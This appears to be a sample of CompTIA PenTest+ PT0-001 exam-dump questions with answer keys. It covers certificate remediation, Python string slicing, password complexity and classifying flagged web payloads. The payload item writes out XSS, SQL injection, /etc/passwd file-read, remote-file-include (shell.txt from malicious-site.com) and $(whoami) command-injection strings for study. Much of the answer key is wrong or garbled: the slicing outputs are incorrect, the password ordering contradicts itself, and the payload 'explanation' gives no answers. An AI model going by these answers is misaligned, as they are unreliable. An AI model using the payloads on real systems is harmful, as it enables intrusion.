

# CompTIA

PT0-001 Exam

CompTIA PenTest+



Thank you for Downloading PT0-001 exam PDF Demo

You can Buy Latest PT0-001 Full Version Download

<https://www.certkillers.net/Exam/PT0-001>

<https://www.certkillers.net>

# Version: 16.0

---

## Question: 1

---


DRAG DROP  
Performance based


You are a penetration tester reviewing a client's website through a web browser.



Instructions:




Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate source or cookies.









**Answer:**

Explanation:

|        |   |
|--------|---|
| Step 1 | Generate a Certificate Signing Request        |
| Step 2 | Submit CSR to the CA                          |
| Step 3 | Installed re-issued certificate on the server |
| Step 4 | Remove Certificate from Server                |

---

**Question: 2**

---

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all

| Code segment           | Output               |      |      |
|------------------------|----------------------|------|------|
| <code>s[4:8]</code>    | <input type="text"/> | िता  | imda |
| <code>s[4:12:2]</code> | <input type="text"/> | inis | nist |
| <code>s[3::-1]</code>  | <input type="text"/> | nsrt | rota |
| <code>s[-7:-2]</code>  | <input type="text"/> | snmA | trat |

---

**Answer:**

---

Explanation:

| Code segment           | Output |
|------------------------|--------|
| <code>s[4:8]</code>    | nsrt   |
| <code>s[4:12:2]</code> | snmA   |
| <code>s[3::-1]</code>  | trat   |
| <code>s[-7:-2]</code>  | imda   |

**Question: 3**

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

**Least to most complex**

|   |  |          |
|---|--|----------|
| 1 |  | zv3rl0ry |
| 2 |  | Zverlory |
| 3 |  | Zverl0ry |
| 4 |  | Zv3r!0ry |

**Answer:**

Explanation:

- 1.) Zverlory
- 2.) Zverl0ry
- 3.) zv3rl0ry
- 4.) Zv3r!0ry

---

**Question: 4**

---

HOTSPOT

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.



| Payloads  | Vulnerability Type  | Remediation  |
|---|---|--|
| #inner-tab"><script>alert(1)</script>                   | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul> | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> <li>Input Sanitization "; ; &lt;..&gt;&lt; +.</li> </ul> |
| item=widget';waitfor%20delay%20'00:00:20';--            | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul> | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> <li>Input Sanitization "; ; &lt;..&gt;&lt; +.</li> </ul> |
| search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul> | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> <li>Input Sanitization "; ; &lt;..&gt;&lt; +.</li> </ul> |
| logfile=%2fetc%2fpasswd%00                              | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul> | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> <li>Input Sanitization "; ; &lt;..&gt;&lt; +.</li> </ul> |
| site=www.exe'ping%20-c%2010%20localhost'mple.com        | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul> | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> <li>Input Sanitization "; ; &lt;..&gt;&lt; +.</li> </ul> |
| item=widget%20union%20select%20null,null,@@version;--   | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul> | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> <li>Input Sanitization "; ; &lt;..&gt;&lt; +.</li> </ul> |
| item=widget'+convert(int,@@version)+'                   | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul> | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> <li>Input Sanitization "; ; &lt;..&gt;&lt; +.</li> </ul> |
| logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt   | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul> | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> <li>Input Sanitization "; ; &lt;..&gt;&lt; +.</li> </ul> |
| lookup=\$(whoami)                                       | <ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> </ul>   | <ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, (), (,).</li> </ul>  |

**Answer:**

**Explanation:**

| Payloads  | Vulnerability Type  | Remediation  |
|---|---|--|
| #inner-tab"><script>alert(1)</script>                   | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
| item=widget';waitfor%20delay%20'00:00:20';--            | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
| search=Bob*%3e%3cing%20src%3da%20oneerror%3dalert(1)%3e | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
| logfile=%2fetc%2fpasswd%00                              | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
| site=www.exe%ping%20-c%2010%20localhost%mpie.com        | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
| item=widget%20union%20select%20null,null, @@version;--  | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
| item=widget'+convert(int,@version)+'                    | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
| logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt   | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
| lookup=\$(whoami)                                       | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |
